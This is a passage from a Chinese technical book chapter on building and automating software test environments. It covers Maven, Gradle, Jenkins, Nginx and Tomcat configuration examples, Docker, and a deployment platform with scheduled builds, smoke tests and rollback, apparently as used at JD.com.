                <filtering>true</filtering>
            </resource>
        </resources>
        <pluginManagement>
            <plugins>
                <!--编译插件-->
                <plugin>
                    <groupId>org.apache.maven.plugins</groupId>
                    <artifactId>maven-compiler-plugin</artifactId>
                    <version>2.4</version>
                </plugin>
                <!--打包插件-->
                <plugin>
                    <groupId>org.apache.maven.plugins</groupId>
                    <artifactId>maven-war-plugin</artifactId>
                    <version>2.2</version>
                </plugin>
                <!-resources 插件，用于处理 main 和 test resource-->
                <plugin>
                    <artifactId>maven-resources-plugin</artifactId>
                    <version>2.4</version>
                </plugin>
            </plugins>
        </pluginManagement>
    </build>
</project>
```

Maven 通过约定的方式定义工程目录结构。如表 4.1.1 所示。

表 4.1.1

目　录	用　途
src/main/java	存放工程的主要功能代码
src/main/resources	存放工程中的一些静态文件，如属性文件等
src/test/java	存放工程的测试代码
src/test/resources	存放测试代码的一些静态文件，如属性文件等

Maven 的项目管理功能为开发工作提供了很大便利。用户不需要手工下载和导入 jar 包，只需要在 POM 文件中定义需要的 jar 包（配置 groupid、artifactid、version 信息），Maven 构建时会自动下载 jar 包。通常使用的集成开发工具均支持在编码阶段自动下载 jar 包。用户只需要编码，其他的事情 Maven 已经帮我们做到了，非常方便。

4.1.3 Gradle

Gradle 是在 Maven 后兴起的又一款构建工具。与 Maven 通过 XML 文件管理项目不同，Gradle 是采用比较流行的动态语言 Groovy，基于 DSL（Domain- Specific Language）语法管理项目，可以做到配置即代码。建议在使用 Gradle 前先熟悉 Groovy 的简单用法。Groovy 是通过 Java 实现的一种动态脚本语言。相比 Maven，Gradle 管理项目更加灵活和便利。Gradle 同样支持依赖版本库管理，支持多个软件构建过程。支持从 compile、runtime、testCompile、testRuntime 四个阶段引入依赖的版本库。

Gradle 结合了 Ant 任务管理和 Maven 生命周期、依赖管理的特点。Gradle 通过 task 定义各阶段任务，下面代码示例 4.1.4 是一个 Gradle build 文件。

代码示例 4.1.4

```
//定义编译任务
task compile {
//Gradle 特性，在任务最后执行的方法
    doLast {
        println 'compiling source'
    }
}

task compileTest(dependsOn: compile) {
    doLast {
        println 'compiling unit tests'
    }
}

task test(dependsOn: [compile, compileTest]) {
    doLast {
        println 'running unit tests'
    }
}

task dist(dependsOn: [compile, test]) {
    doLast {
        println 'building the distribution'
    }
}
```

任务按照“compile→compileTest→test→dist”的顺序执行。任务的依赖关系如图 4.1.1 所示。




图 4.1.1

使用 Gradle 时需指定要执行的任务，上游任务会根据依赖关系自动执行。用户可以通过-x 选项跳过某个任务。如命令 gradle dist -x test 会跳过 test 任务。执行结果如代码示例 4.1.5 所示。

代码示例 4.1.5

```
> gradle dist -x test
:compile
compiling source
:dist
building the distribution
BUILD SUCCESSFUL
Total time: 1 secs
```

如果任务执行失败，那么 Gradle 默认会终止所有任务。可以设置-continue 改变默认执行方式，以便任务失败后继续执行。这种方式通常用于检查所有任务的配置。

Gradle 能够识别任务名的缩写，但需确保其能代表一个唯一的任务。如命令 gradle di 代表 gradle dist，执行输出如代码示例 4.1.6 所示。

代码示例 4.1.6

```
> gradle di
:compile
compiling source
:compileTest
compiling unit tests
:test
running unit tests
:dist
building the distribution
BUILD SUCCESSFUL
Total time: 1 secs
```

如任务名称为驼峰式，可以用其每个单词开头字母组合成简写的任务名。Gradle 也可以识别。如命令 gradle cT 代表 compileTest，执行输出如代码示例 4.1.7 所示。

代码示例 4.1.7

```
> gradle cT
:compile
compiling source
```

```
:compileTest
compiling unit tests
BUILD SUCCESSFUL
Total time: 1 secs
```

Gradle 也支持执行时通过-b 选项指定 build 文件。类似 Ant 和 Maven 的-f 选项。Gradle 支持增量构建，通常情况下任务执行过一次以后，再次执行时如果输入输出和上次没有发生任何变化，Gradle 不会再次执行构建，执行时输出 UP-TO-DATE。如果要强制执行，则可以设置--rerun-tasks 选项。

如果想了解构建时项目的结构和依赖信息或者在出现问题时进行调试，Gradle 也有对应的命令。gradle -q projects 可以获取工程内所有子项目的列表。gradle -q tasks 可以获取所有 task 的列表。gradle -q tasks -all 可以获取工程内所有任务列表，包括没有被使用的任务列表。gradle dependencies 可以获取工程内对应阶段软件包的依赖信息。通过 gradle *project:*properties 可以输出对应工程的所有属性及属性值。遗憾的是 Gradle 没有类似 maven profile 的配置套件。我们可以通过定义属性文件和多个 Gradle 文件的方式达到相同的效果。

4.1.4 Jenkins

在软件开发工作中，一般会引入自动化测试和持续集成技术加快开发测试进度。自动化测试通常包括接口和 UI 的回归测试，也包括单元测试和需要大数据验证的功能自动化测试。持续集成的执行过程包括获取源码、编译、单元测试、构建软件包、部署、自动化回归测试。比较知名的持续集成工具包括 Bamboo、GO、TeamCity、Jenkins 等。Bamboo、GO、TeamCity 都是收费软件。Jenkins 是免费开源软件，支持各种插件安装扩展，是目前最流行的持续集成工具。

Jenkins 安装比较简单，只需从官网 jenkins.io 下载软件包，并执行 java -jar jenkins.war 命令，即可启动服务。服务端口默认为 8080，如果在本地安装，可访问 http://localhost:8080。

Jenkins 内置用户管理功能。Jenkins 通过 Master/Slave 模式管理服务器。Jenkins 所在服务器作为 Master，服务器可以接入 Jenkins，作为 Jenkins 的节点，我们通常将这些节点称为 Slave。

Jenkins 支持 CRON 定时触发和手工触发方式执行任务。Jenkins 任务配置时可以使用 Linux Shell。任务包括构建前工作、构建中工作、构建后工作三个阶段。每

个工作阶段可通过一个或多个插件管理，任务配置后，按照约定的顺序执行。常用的 Jenkins 插件包括版本管理插件（SVN、Git 等）、编译构建插件（Ant、Maven、Gradle 等）、测试插件（Junit、TestNG 等）、测试结果收集插件、测试报告发布插件、邮件发送插件、构建参数录入插件，这些插件都是开源的。用户也可以根据 Jenkins 的开发规范开发插件。有这些插件的支持，用户可以通过简单编程的方式配置动态任务，增加任务的灵活性。

4.2 互联网系统运行环境及软件介绍

在开发工程师交付代码并提交测试时，我们需要将代码通过构建工具打包、部署到测试环境中进行各种类型的测试。测试环境除了我们通常所知的硬件环境（如服务器）、网络环境（如路由器、交换机组成的内部互联网络），还包括基于这些基础硬件环境构建的基础软件环境。互联网开发的 Web 软件，一般部署时包括反向代理服务、Web 服务等。

4.2.1 Nginx

反向代理是指将从外部收到的请求解析后转发到内部网络的服务上，并将从内部服务得到的响应结果转发到外部请求方，一般外部看到的只是一个代理服务，内部通过配置指定的规则将请求转向具体服务。目前比较流行的反向代理服务包括 Apache、Nginx 等。与 Apache 相比，Nginx 占用内存和资源更少、支持更多的并发连接、支持高度模块化的设计，同时也支持负载均衡、热部署，处理响应快、易扩展，因此用户量很大。京东目前采用 Nginx 作为反向代理服务软件。

日常使用 Nginx 时常用的操作包括执行 nginx 命令、配置反向代理等。nginx 命令执行比较简单，命令格式为 nginx -s *signal*。*signal* 代表发给 nginx 的指令信号：

- *stop*-快速停止服务；
- quit-处理完当前事务后停止服务；
- reload-服务运行中重新加载配置文件（即热加载）；
- reopen-重新打开日志文件。

Nginx 配置文件存放在 conf 目录下，一般默认名为 nginx.conf。配置文件采用自定义语法格式。常用的配置节点如代码示例 4.2.1 所示。

代码示例 4.2.1

```
#定义 HTTP 反向代理服务
http {
    server {
    }
}
```

如代码示例 4.2.2 所示，用于定义请求执行的具体服务地址。

代码示例 4.2.2

```
location / {
    root /data/www;
}
```

如代码示例 4.2.3 所示，配置了多路径解析，代表只将路径的请求转发到 localhost 8080 端口，将/images/路径的请求指向静态文件路径/data/目录。

代码示例 4.2.3

```
server {
    location / {
        proxy_pass http://localhost:8080;
    }
    location /images/ {
        root /data;
    }
}
```

生产环境的 Nginx 支持负载均衡策略，包括 round-robin（轮询调度算法）、least_conn（最少连接算法）、ip_hash、hash、least_time（最少时间花费算法）。一般在测试环境中不会用到。如果请求的域名没有在内部 DNS 解析服务配置，则需在本机配置 host 信息，Windows 系统修改 C:\Windows\System32\drivers\ etc\hosts 文件，Linux 系统修改/etc/hosts 文件。

4.2.2 Docker

Docker 最初是由 dotCloud 公司创始人 Solomon Hykes 发起的一个公司内部项目，Docker 使用 Google 公司推出的 Go 语言进行开发实现，基于 Linux 内核的 CGroup（Control Groups）、namespace，以及 AUFS（Another Union FS）技术，对进程进行封装隔离，属于操作系统层面的虚拟化技术。由于隔离的进程独立于宿主和其他隔离的进程，因此也被称为容器。

如图 4.2.1 和图 4.2.2 所示，是传统虚拟机和 Docker 容器技术的比较。虚拟机不仅包括应用也包括虚拟操作系统。操作系统一般要占用几个 GB 的磁盘空间，运行后要占用上百兆内存。而 Docker 容器共用宿主机的内核，只需安装应用和必要的类库，非常轻量。




图 4.2.1




图 4.2.2

如果在测试服务器上使用 Docker，则会极大节省硬件资源，降低企业成本。同时性能和使用方面也优于传统的虚拟机。Docker 支持镜像构建和镜像部署，有类似于 Github 的 Docker hub 的镜像开源仓库 hub.docker.com，这上面有 100000 多免费镜像资源。目前国内也有很多 Docker 镜像网站，读者也可以自行搜索。可以想象我们在安装各种服务软件的过程：下载软件包或者用源码编译构建软件包、修改配置文件、设置环境变量，这些操作非常繁杂。如果使用 Docker 容器，则只需获取镜像，一键安装即可。同时，我们也可以将常用的系统软件集构建成镜像后部署到其他容器。目前京东已经开始支持测试环境和线上环境使用 Docker 容器技术进行软件的构建发布。常用的方式是在物理机上创建多个 Docker 容器供用户作为虚拟服务器使用。

4.3 测试环境分层

用户在京东商城购物，从下单到收货要涉及网站、交易、配送、结算等多个业务领域。一个业务需求的测试工作经常需要跨部门、跨系统分工协作。只有系统间连接、调用畅通才能保证业务上下游数据的正常流转，满足各个业务测试场景。测试环境中各个系统的互联互通非常重要。因此各部门间都需要有稳定的测试环境。

京东的服务器分布于多个机房，各机房之间、机房和办公网之间通过专线连接。生产环境和研发工作中使用的测试环境是相互隔离的，以保障生产环境的绝对安全。

如果测试环境的应用服务需要访问生产环境的应用服务则由需求方在运维管理平台上申请网络访问权限，由运维开通。

研发工作主要由产品设计、开发、测试及上线发布组成。开发工程师在迭代开发中常常进行模块集成、阶段交付成果的自测，因此需要有供开发人员使用的测试环境，我们简称开发测试环境。测试在开发人员提测后需要在测试环境上针对相应版本进行系统功能测试。我们将这种测试环境简称为分支测试环境。测试工作包括集成测试、系统测试等。笔者所在的测试团队，采用持续集成的方式进行冒烟测试和核心功能的回归测试。持续集成工作最主要的技术手段是持续稳定的自动化测试。测试工程师针对长期稳定的核心功能和大量反复的业务功能通过编写接口和 UI 自动化测试脚本进行回归测试和功能验证测试。如果测试环境不稳定，则会导致自动化测试执行失败，引起误报，从而导致投入较多的人力成本。

京东这种面向消费者，业务量巨大的系统，需要满足高并发、高可用的要求。每个系统、服务需要分布在全国多个节点机房部署。常常采用负载均衡策略进行多实例部署。服务越来越多、服务间依赖关系复杂、服务的状态需要监控，面对这些问题，京东有自己独有的分布式架构服务治理方案。所有的服务不是直接提供给消费者调用，服务启动时首先要将服务的信息加入注册中心。服务调用时需要先通过注册中心分配服务资源，注册中心存储管理服务信息，监控服务的状态。这种服务治理方式我们称为 JSF（Jingdong Service Framework，京东服务框架）。它提供了一整套基础开发框架和规范。测试环境也采用同样的服务接入方式。

线上服务有专业的运维团队保障，而测试环境因为它的特殊需求，每个服务随时都可能停止运行。线上服务是基于主干代码部署，而测试环境就没有那么单纯。它容纳了众多分支，存在众多功能和代码差异。测试的服务会依赖其他服务，而依赖的服务也会依赖更外部的服务。注册中心的引入是为了解决服务治理的问题，但如果不能区分主干稳定服务和分支服务，则会导致测试时调用关系混乱，会出现只知道被测服务的分支及版本，而不清楚所依赖的外部服务分支及版本的情况。

综上所述，我们的测试环境实现了测试环境和研发环境的分离。稳定环境一般在没有测试活动的夜间构建部署。分支测试环境供日常测试使用。稳定环境可以有一套供开发自测、手工测试、自动化测试使用。如果资源充足的情况下可以单独提供一套供自动化测试使用。分支测试环境的数量依据项目和需求的数量而定，但需

要分组管理，不同的分支服务之间互不依赖，互不干扰。

4.4 测试环境搭建

我们通常所说的测试环境包括网络、服务器等基础硬件环境和运行之上的软件环境（应用软件、数据库等）。笔者所在部门，硬件、网络环境是由运维部门提供维护。这样省去了很多维护工作，也便于管理。目前京东已经从虚拟机过渡到 Docker 容器。

基于现有的互联网开发技术，笔者所在部门使用 Java 作为主要开发语言，Tomcat 作为 Web 容器，Nginx 作为反向代理服务。测试环境搭建包括这些基础软件的安装和被测应用软件的构建、部署。

当测试环境的应用很多时，我们要做的不仅仅是安装这些基础软件、随意部署，而是应该按照一定的规则和目录结构管理。一台服务器上可能会部署多个应用时，可以按应用拆分 Nginx、Tomcat 配置文件。

笔者在安装应用时，每加入一个应用会定义一个 Nginx 配置文件，用 include 关键字将应用配置导入 Nginx 配置。代码示例 4.4.1 为 Nginx 示例文件。

代码示例 4.4.1

```
#Nginx 要开启的进程数
worker_processes          8;
error_log    /export/servers/nginx/logs/nginx_error.log  warn;
#存放 Nginx 进程 id
pid          /export/servers/nginx/run/nginx.pid;
#worker 进程的最大打开文件数，如果不设置，默认为操作系统设置的文件数
worker_rlimit_nofile            65535;
#处理连接的设置
events
{
#用于复用客户端线程的轮询方法，Linux 2.6+使用 epoll，FreeBSD 4.1+使用 kqueue
use epoll;
#一个 worker 进程同时打开的最大连接数
worker_connections 65535;
}
http
{
#为节约篇幅，中间部分配置省略
error_page 400 401 402 403 404 405 408 410 412 413 414 415 500 501 502 503 506
 = http://www.jd.com/error2.aspx;
```

```
include domains/*;
}
```

在 domain 目录下建立应用配置文件，如代码示例 4.4.2 所示。

代码示例 4.4.2

```
#用于配置负载均衡，这里只配置异常处理策略。
upstream tomcat_demo.jd.net {
server 127.0.0.1:1602  weight=10 max_fails=2 fail_timeout=30s;
}
#配置
server{
listen                80;
server_name            demo.jd.net  ;
access_log  /export/servers/nginx/logs/demo.jd.net/demo.jd.net_access.log main;
error_log   /export/servers/nginx/logs/demo.jd.net/demo.jd.net_error.log warn;
error_page 411 = @my_error;
location @my_error {}
root /export/App/ demo.jd.net/;
location / {
proxy_next_upstream  http_500 http_502 http_503 http_504 error timeout
invalid_header;
proxy_set_header       Host  $host;
proxy_set_header       X-Forwarded-For
$proxy_add_x_forwarded_for;
proxy_pass            http://tomcat_ demo.jd.net;
expires               0;}
location /logs/ {autoindex      off; }
}
```

这样的结构方便管理，当应用安装后只需运行 nginx –s reload 即可在不影响其他应用访问的情况下加载新的应用。

Tomcat 只需要安装一套。如代码示例 4.4.3 所示为配置文件 Server.xml 示例。

代码示例 4.4.3

```
<?xml version='1.0' encoding='utf-8'?>
<Server port="1802" shutdown="SHUTDOWN">
<Listener className="org.apache.catalina.core.AprLifecycleListener"
SSLEngine="on" />
<Listener className="org.apache.catalina.core.JasperListener" />
<Listener className="org.apache.catalina.core.JreMemoryLeakPreventionListener" />
<Listener className="org.apache.catalina.mbeans.ServerLifecycleListener" />
<Listener className="org.apache.catalina.mbeans.
GlobalResourcesLifecycleListener" />
<GlobalNamingResources>
<Resource name="UserDatabase" auth="Container"
type="org.apache.catalina.UserDatabase"
description="User database that can be updated and saved"
```

```
factory="org.apache.catalina.users.MemoryUserDatabaseFactory"
pathname="conf/tomcat-users.xml" />
</GlobalNamingResources>
<Service name="Catalina">
<!--Connector port-对外服务端口、maxParameterCount-最大的参数数量、
connectionTimeout-连接超时时间（单位毫秒）、URIEncoding-字符集编码-->
<Connector port="1602" maxParameterCount="1000" protocol="HTTP/1.1"
redirectPort="8443" maxSpareThreads="750" maxThreads="1000"
minSpareTHreads="50"
acceptCount="1000" connectionTimeout="20000" URIEncoding="utf-8"/>
<Engine name="Catalina" defaultHost="localhost" jvmRoute="s1">
<Realm className="org.apache.catalina.realm.UserDatabaseRealm"
resourceName="UserDatabase"/>
<!--配置tomcat虚拟主机，appBase-应用所在目录，unpackWARs-是否解压war包，autoDeploy-
如果有新应用时自动载入应用-->
<Host name="localhost" appBase="webapps" unpackWARs="false"
autoDeploy="false" xmlValidation="false" xmlNamespaceAware="false">
</Host>
</Engine>
</Service>
</Server>
```

对应的应用配置文件 conf/Catalina/localhost/ROOT.xml 示例，如代码 4.4.4 所示。

代码示例 4.4.4

```
<?xml version="1.0" encoding="UTF-8"?>
<Context path="/" docBase="/export/App/demo.jd.net" >
</Context>
```

软件只需要解压到/export/App 对应应用目录中。

我们在启动脚本中使用相同的 tomcat 软件，如代码示例 4.4.5 所示为 start.sh 启动脚本示例。

代码示例 4.4.5

```
#!/bin/bash
export CATALINA_HOME=/export/servers/tomcat6.0.33
export CATALINA_BASE=/export/Domains/demo.jd.net/server1
export CATALINA_PID=$CATALINA_BASE/work/catalina.pid
export LANG=zh_CN.UTF-8
###JAVA
export JAVA_HOME=/export/servers/jdk1.6.0_25
export JAVA_BIN=/export/servers/jdk1.6.0_25/bin
export PATH=$JAVA_BIN:/usr/kerberos/sbin:/usr/kerberos/bin:/usr/local/sbin:
/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin:/bin
export CLASSPATH=.:/lib/dt.jar:/lib/tools.jar
export JAVA_OPTS="-Djava.library.path=/usr/local/lib -server -Xms256m
-Xmx768m -XX:MaxPermSize=768m -Djava.awt.headless=true
-Dsun.net.client.defaultConnectTimeout=60000 -Dsun.net
```

```
.client.defaultReadTimeout=60000 -Djmagick.systemclassloader=no
-Dnetworkaddress.cache.ttl=300 -Dsun.net.inetaddr.ttl=300
-XX:+HeapDumpOnOutOfMemoryError -XX:HeapDumpPath=$CATALIN
A_BASE/logs -XX:ErrorFile=$CATALINA_BASE/logs/java_error_%p.log"
export JAVA_HOME JAVA_BIN PATH CLASSPATH JAVA_OPTS
$CATALINA_HOME/bin/startup.sh -config $CATALINA_BASE/conf/server.xml
```

4.5 测试环境自动化运维

线上生产环境有专业的运维管理，一般不允许直接登录服务器操作，版本发布有严格的流程规范。测试环境属于研发测试活动中的基础设施，出于成本考虑，服务器较少，一台服务器上可能会部署多个应用，使用方式多样化、发布频繁，因此不易于管理。测试环境的准备以及使用中遇到问题的解决占用了测试活动的很多时间，影响测试效率。一般最基础的方式是使用手工部署：手工打包、上传、管理服务，串行操作很费时间。这些操作完全可以用自动化的方式解决。

4.5.1 测试环境管理平台

在手工维护和使用一些自动化工具（如 Jenkins）管理服务器和测试环境时，会发现一些问题。如果服务器、应用很多，会不方便统一管理。一般每个业务线、每个应用应该有专属的测试服务器。如果应用任意部署，则会因为应用间相互依赖，导致跨多个应用的业务流不能串联，延误测试进度。在开发工程师提测后，需要知道提测代码对应的分支、版本。部署后需要知道服务器上部署的应用信息，以方便核对测试代码是否和提测版本一致。测试工程师需要知道：（1）有哪些测试服务器可以使用；（2）服务器的当前状态；（3）服务器资源不足时是否能提前通知；（4）测试服务器上部署了哪些应用，应用的运行状态。

我们结合现有技术，设计了一套完整的测试环境管理平台解决方案。测试环境管理平台主要包括测试服务器的分配，服务器内存、硬盘空间等资源监控及预警、应用的编译打包、一键部署，定时自动部署、部署验证及回滚功能。系统整体架构如图 4.5.1 所示。

它主要包括系统管理模块、远程控制模块、应用编译打包模块、应用包管理模块、定时任务管理模块。处理流程包括手工一键部署流程（图 4.5.2）和定时自动部署流程（图 4.5.3）。



Web前端
部署系统服务器
部署系统
SocketAgent客户端
数据库
编译中心服务器
编译中心服务
包管理服务
SocketAgent客户端
部署机

图 4.5.1



部署控制
软件包管理
数据库
软件包构建
Jenkins
应用服务器
查询包（轮询）
查询构建信息
war包不存在
触发编译
查询构建信息
构建信息不存在
触发构建
修改构建状态
构建完成回调
上传war包
返回结果数据集
更新数据
执行部署
下载应用包到本地
返回部署结果

图 4.5.2

手工一键部署流程：用户设置部署应用的分支、版本号、构建参数触发构建，系统根据软件包特征查询之前有没有构建过，如果构建过，系统则通过远程控制模块通知服务下载软件包，直接部署，跳过编译构建流程。如果没有构建过，系统则通知编译中心打包构建，构建后将软件包上传到云存储中，然后通知服务器下载软件包并部署。

用户在定时任务管理模块配置定时部署任务（站点、服务器、构建参数、触发时间）。任务到达触发时间后自动触发，通知软件包构建模块执行构建任务。软件包构建模块返回构建任务编号，部署控制模块通过构建任务编号查询构建状态。软件包构建模块构建完成后将软件包提交给软件包管理模块。然后部署控制模块进行部署操作。部署完成后，部署控制模块通知测试模块进行 BVT（Build Velification Test，冒烟测试）测试。如果测试通过，则部署任务完成；如果测试失败则通知回滚模块进行软件包回滚并再次执行 BVT 测试，记录测试结果，回滚完成。




图 4.5.3

4.5.2 测试服务器管理

测试服务器管理是测试环境管理中的一项重要工作。当测试服务器维护量比较大时，需要将这些服务器有效地管理起来。这样既可以合理利用，避免长时间空闲，浪费资源，又可以避免随意部署，导致服务调用关系混乱，服务不稳定。

所有的服务器可以资源池化管理，需要时申请，不需要时可以释放。首先，可以统计业务线应用的数量，多个需求并行开发时每天需要测试的分支数量等，评估需要的测试服务器数量，将所有服务器按业务线分组。其次，将应用按照稳定环境、分支环境分组。一般需要有专门的管理员管理服务器。每条业务线可以有一个服务器管理员。

为避免服务器负载过高、磁盘空间不足、服务器故障等情况出现而影响测试，一般需要监控服务器的运行情况，做到提前预警，提前处理。监控的指标有，服务器是否运行、CPU 使用情况、磁盘空间剩余情况等。应该有预警机制，一旦服务器出现问题，管理员应第一时间知道并排查解决。

4.5.3 稳定环境每日自动部署

稳定测试环境为开发环境和测试提供稳定服务。稳定环境一般需要安装所有应用，特别是基础应用服务。其他测试环境可以只安装需要测试的服务。在测试时，被测服务需要调用稳定测试环境的服务。稳定测试环境要保证绝对稳定，以免影响日常测试。如果有自动化部署的方式，稳定测试环境通常可以在夜间进行部署。或者，一个服务可以部署两套，通过 Nginx 配置负载均衡策略，稳定环境某个服务实例更新时，可以将流量无缝切换到另一套服务上，当前服务更新后再更新另外一套。这样做的优点是不受时间影响，可以随时部署，并且当一套服务宕掉后可以有备份服务，提高了环境的稳定性。不过缺点是需要有充足的测试服务器资源，并且每次主干代码更新都需要重新部署两套服务，维护量比较大。

如果从零开始搭建稳定测试环境，则需要先统计应用信息，包括代码地址、配置信息等。笔者所在部门采用 Maven 管理项目，针对测试环境和线上环境采用不同的 profile 管理配置信息。打包时使用的命令如 mvn -U -e -Pdevelopment clean package。所以最简单的办法是梳理应用间的依赖关系，专门配置一套稳定测试环境需要的 profile。如果应用间相互依赖的配置信息是和服务器相关的，如 hosts 等，部署系

统支持在应用部署前自动修改。稳定环境应用配置信息梳理完成后，即可在测试环境管理平台采用定时部署的方式管理测试环境。

主干代码是比较稳定的，不需要频繁部署。下面我们介绍一种占用资源少的自动化部署方案。这种方式需要夜间定时部署。应用会在指定的时间进行部署，并进行简单的冒烟测试验证服务是否正常运行。如果在打包、部署任一环节出现问题，系统会依次执行回滚、冒烟测试并记录异常信息供人工处理。

系统默认支持使用 Maven 打包，使用-D 选项设置编译变量和使用的 profile。如果需要在编译时修改配置文件，则需要配置相对项目根目录的文件路径、要替换的 key 值、预期值。XML 文件采用 xpath、Value 方式，property 文件采用 Key、Value 方式，如图 4.5.4 所示。




图 4.5.4

配置依赖服务的 Host，服务部署前系统会自动更新到服务器，如图 4.5.5 所示。

